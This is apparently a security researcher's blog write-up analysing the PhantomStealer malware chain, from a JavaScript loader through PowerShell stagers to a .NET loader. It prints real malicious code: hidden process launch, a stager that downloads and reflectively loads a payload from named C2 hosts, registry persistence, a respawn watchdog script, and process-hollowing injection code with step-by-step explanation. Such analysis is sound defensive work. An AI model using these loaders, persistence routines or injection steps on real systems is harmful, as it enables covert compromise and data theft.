
Malware Analysis: PhantomStealer

minder-security.ghost.io/malware-phantom-stealer

Richard Minder January 28, 2026

One calm evening, I was browsing MalwareBazaar and saw a bunch of submissions belonging to the malware family "PhantomStealer":



Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2026-01-27 14:42	7dd1eb0fb7d51e0fe42cf...	exe	PhantomStealer	exe PhantomStealer	James_inthe_box	
2026-01-27 07:38	bb39077a0e02e96f0f245...	zip	PhantomStealer	PhantomStealer zip	lowmal3	
2026-01-26 15:11	9778c5d38df1de33a48dc...	exe	PhantomStealer	exe PhantomStealer	James_inthe_box	
2026-01-26 15:10	6c0f5796eef37c032ba6b...	js	PhantomStealer	exe js PhantomStealer	James_inthe_box	
2026-01-26 14:46	cbe0a6dffa494e83d513d...	exe	PhantomStealer	exe PhantomStealer	lowmal3	
2026-01-23 10:27	c5b19f04f5eadd03d2f84...	exe	PhantomStealer	exe PhantomStealer	threatcat_ch	
2026-01-23 08:12	2765a1ed721b4e2ab38c...	jse	PhantomStealer	jse PhantomStealer	lowmal3	
2026-01-22 15:06	ea8c94c322bfcb950b6ed...	exe	PhantomStealer	exe PhantomStealer	James_inthe_box	
2026-01-21 08:57	3e4c84d1606995d10df2...	js	PhantomStealer	js PhantomStealer	lowmal3	
2026-01-19 15:06	1e0bbcaa4d9b3f4c144e1...	exe	PhantomStealer	exe PhantomStealer	adrian__luca	
2026-01-19 15:02	652a96c9a54fba5d57371...	bat	PhantomStealer	bat exe PhantomStealer	James_inthe_box	
2026-01-16 16:29	f497eef30ffec019c5c422c...	js	PhantomStealer	js PhantomStealer	abuse_ch	
2026-01-15 08:34	bf73f538cc8750a1fa878f...	ps1	PhantomStealer	PhantomStealer ps1	abuse_ch	
2026-01-15 07:56	414557952c390312ea3ca...	js	PhantomStealer	js PhantomStealer	abuse_ch	
2026-01-15 07:51	c612385efecaca9ec7446f...	js	PhantomStealer	js PhantomStealer	abuse_ch	
2026-01-15 07:50	3e24bc53a54d730bc18f2...	js	PhantomStealer	js PhantomStealer	abuse_ch	
2026-01-15 07:17	71ab434b6a238f283cfaaf...	xlsx	PhantomStealer	CVE-2017-11882 PhantomStealer xlsx	abuse_ch	
2026-01-14 07:03	84be2af5bb5b02a2528fa...	hta	PhantomStealer	hta PhantomStealer	lowmal3	

EXE, ZIP, JS, BAT, PS1, XLSX, HTA... Seems interesting...

ELG_RFQ_3751897.js

SHA256: `6c0f5796eef37c032ba6b5712d056f9e9191f9d950b3debbdcee9728c5fd0860`

I chose the newest JS Submission, as I was hoping for an interesting chain of stagers, and I was not disappointed.

Stage 1 - JS Loader#

I quickly extracted and disarmed the file by changing the file ending to `.txt` using PowerShell's `mv`. I always use the Terminal/PowerShell, since accidental execution through double-click is less likely.

Looking at the file, we can quickly see that it's a shellcode loader. High amount of variables containing what appears to be base64-encoded shellcode, followed by a loader function:

```
kSajadAe += "dkfrcdIhcdnSnbhAdkfe\"dIhcdnSnb";
kSajadAe += "hAdkf\r\n";

var x = 0;
var y = 1;
```

```
var z = "junk";

function doNothing(a, b) {
    var temp = a;
    a = b;
    b = temp;
    return a + b;
}

for (var i = 0; i < 5; i++) {
    x = x + i;
    if (x % 2 == 0) {
        y = y * 2;
    } else {
        y = y + 1;
    }
}

if (z == "junk") {
    x = doNothing(x, y);
}

var useless = x + y;

kSajadAe= kSajadAe.split("dIhcdnSnbhAdkf").join("");

  var  bjIpmaFjeFFknfd = WScript.ScriptFullName;
WScript.Sleep(12000);

    kSajadAe = kSajadAe.split("scriptFullPath").join( bjIpmaFjeFFknfd);

   var  Abhjiemmfoia = GetObject("winmgmts:root\\cimv2");
    var gacbpfFpmk =  Abhjiemmfoia.Get("Win32_Pr" + "ocessStartup").SpawnInstance_();
    gacbpfFpmk.ShowWindow = 0;

    var jFmrpFfkejd = new ActiveXObject("Scripting.Dictionary");
     Abhjiemmfoia.Get("Win32_Process").Create(
    kSajadAe ,
    null,
    gacbpfFpmk,
    jFmrpFfkejd
);
```

I am really surprised at how simple this sample is. Not a lot of bloat-code, mild obfuscation through string seperation, and they even called the function "doNothing". Funny.

So we essentially have:

- an obfuscated payload littered with multiple occurrences of the string "dIhcdnSnbhAdkf", which essentially all get deleted
- then the current path is replacing the `scriptFullPath` string inside the payload, probably patching the path into the next payload for further orientation
- then it uses the WMI (`Win32_Process`) to launch the payload in a hidden window to not alert the user.

I rewrote the script to instead output the result into a file:

```
kSajadAe += "dkfrcdIhcdnSnbhAdkfe\"dIhcdnSnb";
kSajadAe += "hAdkf\r\n";


kSajadAe = kSajadAe.split("dIhcdnSnbhAdkf").join("");
var bjIpmaFjeFFknfd = WScript.ScriptFullName;
kSajadAe = kSajadAe.split("scriptFullPath").join(bjIpmaFjeFFknfd);


var fso = new ActiveXObject("Scripting.FileSystemObject");
var outFile = fso.CreateTextFile("payload.txt", true);
outFile.WriteLine(kSajadAe);
outFile.Close();
```

Stage 2 - PowerShell Loader#

Looking into `payload.txt`, we can see PowerShell at work, decoding the base64-encoded command (I shortnened it with [...snip...]) before firing it into IEX (Invoke-Expression). It then quickly hides the original JS file in the ProgramData folder:

```
powershell "$ddsfdgdfhdjhsdfgdgo = 'DQA[...snip...]QB9AA==';$oWjuxd =
[system.Text.encoding]::Unicode.GetString([system.convert]::Frombase64string(
$ddsfdgdfhdjhsdfgdgo.replace('f#','r')));iex $OWjuxD"; Copy-Item -Path
'C:\Users\User\Desktop\malware.js' -Destination 'C:\ProgramData\pkkSaoj.js' -Force"
```

I replaced all instances of `f#` with `r` and then decoded it:

```
$result =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($payload))
Write-Output $result
```

Stage 3 - PowerShell Stager#


This one is cool, it downloads a JPEG which has delimiters for embedded base64 code, decodes it, and then loads it into the current PowerShell process. It then locates the method it wants to invoke and provides it with really cryptic arguments. The next stage is probably gonna be a DLL written in C#!

```
// More sleep, hopefully outlasting your online-sandbox
Start-Sleep -Seconds 5

// TLS for HTTPS communication
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

// Function name not obfuscated, shuffles links to download the next payload from
function DownloadDataFromLinks {
  param ([string[]]$links)

  $webClient = New-Object System.Net.WebClient;
  $shuffledLinks = Get-Random -InputObject $links -Count $links.Length;

  foreach ($link in $shuffledLinks) {
    try {
      return $webClient.DownloadData($link)
       }
    catch {
      continue
    }
```

```
  };
  return $null
};

// Downloading a JPEG
$Bytes = 'http';
$Bytes2 = 's://';
$lfsdfsdg =  $Bytes +$Bytes2;
$links = @(($lfsdfsdg + 'modaaura.store/image.jpg'),
('http://blackmore.twilightparadox.com/IriozbDZ/image.jpg'));
$imageBytes = DownloadDataFromLinks $links;

if ($imageBytes -ne $null) {
  // Converts image bytes to UTF8 string
  $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);

  // Base64 Start/End delimiters with string seperation as obfuscation
  $startFlag = '<<BA' + 'SE64_' + 'START>>';
  $endFlag = '<<BASE64_END>>';

  // Setting start/end index depending on the strings defined above
  $startIndex = $imageText.IndexOf($startFlag);
  $endIndex = $imageText.IndexOf($endFlag);

  if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
    // Extracting the base64 bytes
    $startIndex += $startFlag.Length;
    $base64Lengthh = $endIndex - $startIndex;
    $base64Command = $imageText.Substring($startIndex, $base64Lengthh);
    $endIndex = $imageText.IndexOf($endFlag);

    // Decoding the bytes
    $commandBytes = [System.Convert]::FromBase64String($base64Command);
    $endIndex = $imageText.IndexOf($endFlag);
    $endIndex = $imageText.IndexOf($endFlag);

    // Reflective loading of the assembly
    $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
    Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU

    // Looks for the target class inside the loaded DLL, syntax: Namespace.Class
    // Namespace = testpowershell
    // Class = Hoaaaaaasdme
    $type = $loadedAssembly.GetType('testpowershell.Hoaaaaaasdme');

    Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU
    $injec='Reg' + 'Asm';

    // Invokes the method "lfsgeddddddda" inside the DLL with cryptic-looking arguments
    $method = $type.GetMethod('lfsgeddddddda').Invoke($null, [object[]]
('txt.kgrFcdd/PA/moc.ractaeper.enim//:s', '3', 'pkkSaoj', $injec, '0' , 'x86'))
  }
}
```

The first link was already down, but I managed to obtain the JPEG using the second one (thank god). It shows the Big Ben!

SHA256: 18CF301F73CB987F6706257CEF6935F6443B2DA728C81F348A9581D24A8C8383



Downloaded it, then extracted the assembly similarly to how I did it the past time - rewriting the code to write to a file instead of loading it (I will spare you the code).

Stage 4 - .NET Loader#

SHA256: `43AADABE5123CC4A20EB1275A88815F27F14909E0BA7E6D9B64C74C2E4C9C020`

We can now see the method invoked by our previous stage:

```
lfsgeddddddda(string adress, string enablestartup, string startupname, string injection, string persistence, string architecture)
```

That means the arguments we now have received are:

- **`adress`** = `'txt.kgrFcdd/PA/moc.ractaeper.enim//:s'` → Reversed URL: `s://mine.repeatacer.com/AP/ddcFrgk.txt` (payload download URL)
- **`enablestartup`** = `'3'` → Persistence mode 3
- **`startupname`** = `'pkkSaoj'` → Name used for persistence files and registry value
- **`injection`** = `$injec` → Target process for injection (`RegAsm` in our case)
- **`persistence`** = `'0'` → Watchdog disabled (no batch file monitoring/respawn)
- **`architecture`** = `'x86'` → Use 32-bit injection method

SmartAssembly Obfuscation#

Looking further into the code, I saw that the code was obfuscated using SmartAssembly:

```
static Hoaaaaaasdme()
{
  try
  {
    Type typeFromHandle = typeof(Hoaaaaaasdme);
    if (4u != 0)
    {
      SmartAssembly.HouseOfCards.Strings.CreateGetStringDelegate(typeFromHandle);
    }
    random = new Random();
```

```
  }
  catch (Exception exception)
  {
    StackFrameHelper.CreateException0(exception);
    throw;
  }
}
```

This code basically fills in the string decryptor during runtime, making static analysis harder:

```
[NonSerialized]
internal static GetString \u0095;


webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;
adress += \u0095(1020);
adress = string.Concat(adress.Reverse());
text11 = string.Concat(webClient.DownloadString(adress).Reverse());
flag5 = text11.Contains(\u0095(1029));
```

The assembly uses SmartAssembly's string encryption, storing encrypted strings in an embedded resource named `{dcd17ed2-1e1a-4627-b100-58d30ff43b78}`. The encryption works like this:

1. **DES encryption** with hardcoded key/IV:
   - Key: `0E 5C 77 6C 0A AF 8E 76`
   - IV: `08 06 63 F8 60 72 23 66`
2. **DEFLATE compression** (chunked, raw)
3. **Base64 encoding** per string
4. **MetadataToken offset** per class - each class has a different offset that gets subtracted from the string ID before lookup:
   - `Hoaaaaaasdme.\u0095` → Token offset **72**
   - `Tools3.\u0087` → Token offset **57**

I used Claude to write me a quick and easy Python tool to decrypt the strings.

The tool can be downloaded from my GitHub: https://github.com/minder-security/malware-tools/tree/main/PhantomStealer

```
PS C:\Users\User\Desktop> python .\interactive_decryptor.py .\-dcd17ed2-1e1a-4627-b100-58d30
ff43b78-
[*] Loaded 4100 bytes
[*] Decompressed to 7379 bytes
[*] Parsed 242 strings

╔══════════════════════════════════════════════════════════════════════════════╗
║              PhantomStealer SmartAssembly String Decryptor                   ║
╠══════════════════════════════════════════════════════════════════════════════╣
  QUICK DECODE (use the code IDs from ILSpy/dnSpy):
    h <id>     - Decode \u0095(id) from Hoaaaaaasdme class (token offset 72)
    t <id>     - Decode \u0087(id) from Tools3 class (token offset 57)

  OTHER COMMANDS:
    token <offset> <id>  - Decode with custom token offset
    find <id> <text>     - Find token offset that maps id to string with text
    search <text>        - Search for strings containing text
    list [N] [M]         - List strings from index N to M
    index <N>            - Show string at sequential index N
    all                  - List all strings
    help                 - Show this help
    quit                 - Exit
╚══════════════════════════════════════════════════════════════════════════════╝


>
```

Now this code is a bit too big to be put in a code block, I will therefore summarize it with as much technical depth as I can provide (where it makes sense of course).

Persistence#

The loader supports three persistence modes, defined by the `enablestartup` parameter. Keep in mind that `startupname` is defined as `pkkSaoj` by the previous stage. Each stage involves Registry Autorun keys:

- Primary: `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`
- Fallback: `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

Here are the modes:

`enablestartup = "1"`: Batch file persistence

- Drops a `.bat` file to `%ProgramData%\<startupname>.bat`
- Creates registry Run key with random 10-character name

```
string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
if (8u != 0)
{
        text = folderPath2;
}
try
{
        RegistryKey registryKey =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
writable: true);
        if (5u != 0)
        {
                registryKey2 = registryKey;
        }
        string text2 = Path.Combine(text, startupname + ".bat");
        if (0 == 0)
```

```
        {
                text3 = text2;
        }
        text4 = text3;
        registryKey2.SetValue(RandomString(10), text4);
}
catch
{
        registryKey3 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable:
true);
        text5 = Path.Combine(text, startupname + ".bat");
        text6 = text5;
        registryKey3.SetValue(RandomString(10), text6);
}
```

`enablestartup = "2"`: VBScript persistence

- Drops a `.vbs` file to `%ProgramData%\<startupname>.vbs`
- Registry value: `wscript.exe "<path>\<startupname>.vbs"`
- Includes self-copy mechanism via PowerShell if not running from System32/SysWOW64:

```
text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
try
{
        registryKey6 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
writable: true);
        text13 = Path.Combine(text, startupname + ".vbs");
        text14 = "wscript.exe \"" + text13 + "\"";
        registryKey6.SetValue(RandomString(10), text14);
}
catch
{
        registryKey7 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable:
true);
        text15 = Path.Combine(text, startupname + ".vbs");
        text16 = "wscript.exe \"" + text15 + "\"";
        registryKey7.SetValue(RandomString(10), text16);
}
currentDirectory = Environment.CurrentDirectory;
flag9 = !currentDirectory.StartsWith("C:\\Windows\\System32",
StringComparison.OrdinalIgnoreCase) && !currentDirectory.StartsWith("C:\\Windows\\SysWOW64",
StringComparison.OrdinalIgnoreCase);
if (flag9)
{
        RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM
Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait");
        Thread.Sleep(2000);
        RunPS("-WindowStyle Hidden if ((Get-Location).Path -ne '" + text + "') { (Get-ChildItem
*.vbs | Sort-Object CreationTime -Descending | Select-Object -First 1) | Copy-Item -Destination
'" + Path.Combine(text, startupname + ".vbs") + "' -Force }");
}
```

`enablestartup = "3"`: JavaScript persistence (OUR SAMPLE)

- Drops a `.js` file to `%ProgramData%\<startupname>.js`
- Registry value: `wscript.exe "<path>\<startupname>.js"`

```
if (flag4)
{
        text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
        try
        {
                registryKey4 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
writable: true);
                text7 = Path.Combine(text, startupname + ".js");
                text8 = "wscript.exe \"" + text7 + "\"";
                registryKey4.SetValue(RandomString(10), text8);
        }
        catch
        {
                registryKey5 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable:
true);
                text9 = Path.Combine(text, startupname + ".js");
                text10 = "wscript.exe \"" + text9 + "\"";
                registryKey5.SetValue(RandomString(10), text10);
        }
        RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM
Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait");
        Thread.Sleep(2000);
}
```

Staging Mechanism#

The C2 URL is obfuscated using string reversal. The loader does the following to the reversed URL provided as an argument:

1. Appends `"ptth"` to the provided address
2. Reverses the entire string to form the actual URL
3. Downloads the content and reverses it again
4. Looks for format markers and performs base64 decoding:
    - `"DTre"` → replaced with `"/d"` (maybe related to MZ header)
    - `"DgTre"` → replaced with `"+"` (base64 padding fix)

For the analyzed sample:

- Input: `'txt.kgrFcdd/PA/moc.ractaeper.enim//:s' + 'ptth'`
- Reversed: `https://mine.repeatacer[.]com/AP/ddcFrgk.txt`

Watchdog#

When `persistence = "1"` and `enablestartup != "0"`, the loader creates a watchdog batch script at `%TEMP%\wrffite.bat`:

```
set count=0
:loop
set /a count=%count%+1
timeout 60
tasklist /fi "ImageName eq <injection>.exe" /fo csv 2>NUL | find /I "<injection>.exe">NUL
if "%ERRORLEVEL%"=="1" cscript "<ProgramData>\<startupname>.vbs"
if %count% neq 1000 goto loop
```

This script:

- Checks every 60 seconds if the injected process is still running
- Respawns via `cscript` if the process dies
- Runs for approximately 16.6 hours (1000 iterations × 60 seconds)

Execution#

The assembly has the capability to perform **Process Injection** using Process Hollowing. We can see that after persistence has succeeded, it goes straight to killing LOLBins (RegAsm.exe, Vbc.exe, MsBuild.exe) it wants to use later down the chain, probably to avoid any conflicts:

```
Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait
```

When going through the code, I noticed two methods inside of `testpowershell.Progrgdfam3` which were responsible for the injection logic:

- `Inject`: 64-bit Injection Logic
- `Ande3`: 32-bit Injection Logic

Having a look quickly tells us that **Process Hollowing** is being used to execute custom payloads through the victim process defined in `injection` (`RegAsm` in our case).

If you're unfamiliar with Process Hollowing, let me give you a quick how-to based on our sample:


1. Create a suspended Process (RegAsm.exe) using `CreateProcess`
2. Unmap the legitimate Process Image using `ZwUnmapViewOfSection`
3. Map the headers, malicious payload into the Process peu-à-peu using `WriteProcessMemory`
4. Adjust the Page Protections using `VirtualProtectEx` to make it executable
5. Get the Thread Context of the Victim's main thread usign `GetThreadContext` (or `Wow64GetThreadContext`)
6. Update PEB->ImageBaseAddress (RDX+16 in x64) using `WriteProcessMemory`
7. Modify RCX inside the thread context to point to new EntryPoint using `SetThreadContext` (or `Wow64SetThreadContext`)
8. Finally resume the thread using `ResumeThread`

Here is a snippet of Inject(), keep in mind that the methods are a bit obfuscated (last letter missing):

```
}
VirtualProtectE(lpProcessInformation.hProcess, intPtr, (uint)num4, 2u, out lpflOldProtect);
intPtr2 = VirtualAllocE(lpProcessInformation.hProcess, IntPtr.Zero, 4096u, 12288u, 64u);
array2 = new byte[4096];
new Random().NextBytes(array2);
WriteProcessMemor(lpProcessInformation.hProcess, intPtr2, array2, array2.Length, out lpNumberOfBytesWritten);
VirtualProtectE(lpProcessInformation.hProcess, intPtr2, 4096u, 1u, out lpflOldProtect2);
VirtualProtectE(lpProcessInformation.hProcess, intPtr, (uint)num4, 64u, out lpflOldProtect2);
intPtr3 = Marshal.AllocHGlobal(1232);
Marshal.WriteInt32(intPtr3, 48, 1048603);
try
{
    flag6 = !GetThreadContex(lpProcessInformation.hThread, intPtr3);
    if (flag6)
    {
        throw new Win32Exception();
    }
    num17 = Marshal.ReadInt64(intPtr3, 136);
    WriteProcessMemor(lpProcessInformation.hProcess, (IntPtr)(num17 + 16), BitConverter.GetBytes((long)intPtr), 8, out lpNumberOfBytes
    Marshal.WriteInt64(intPtr3, 128, (long)intPtr + num6);
    flag7 = !SetThreadContex(lpProcessInformation.hThread, intPtr3);
    if (flag7)
    {
        throw new Win32Exception();
    }
}
finally
{
    Marshal.FreeHGlobal(intPtr3);
}
flag8 = ResumeThrea(lpProcessInformation.hThread) == uint.MaxValue;
if (flag8)
```

Stage 5 - The Finale#

I was heartbroken to see that the page was already down (of course it's a good thing, but I would have loved to be able to get a sample). I was also not able to find the payload anywhere else (MalwareBazaar, Vx Underground, general web search)...



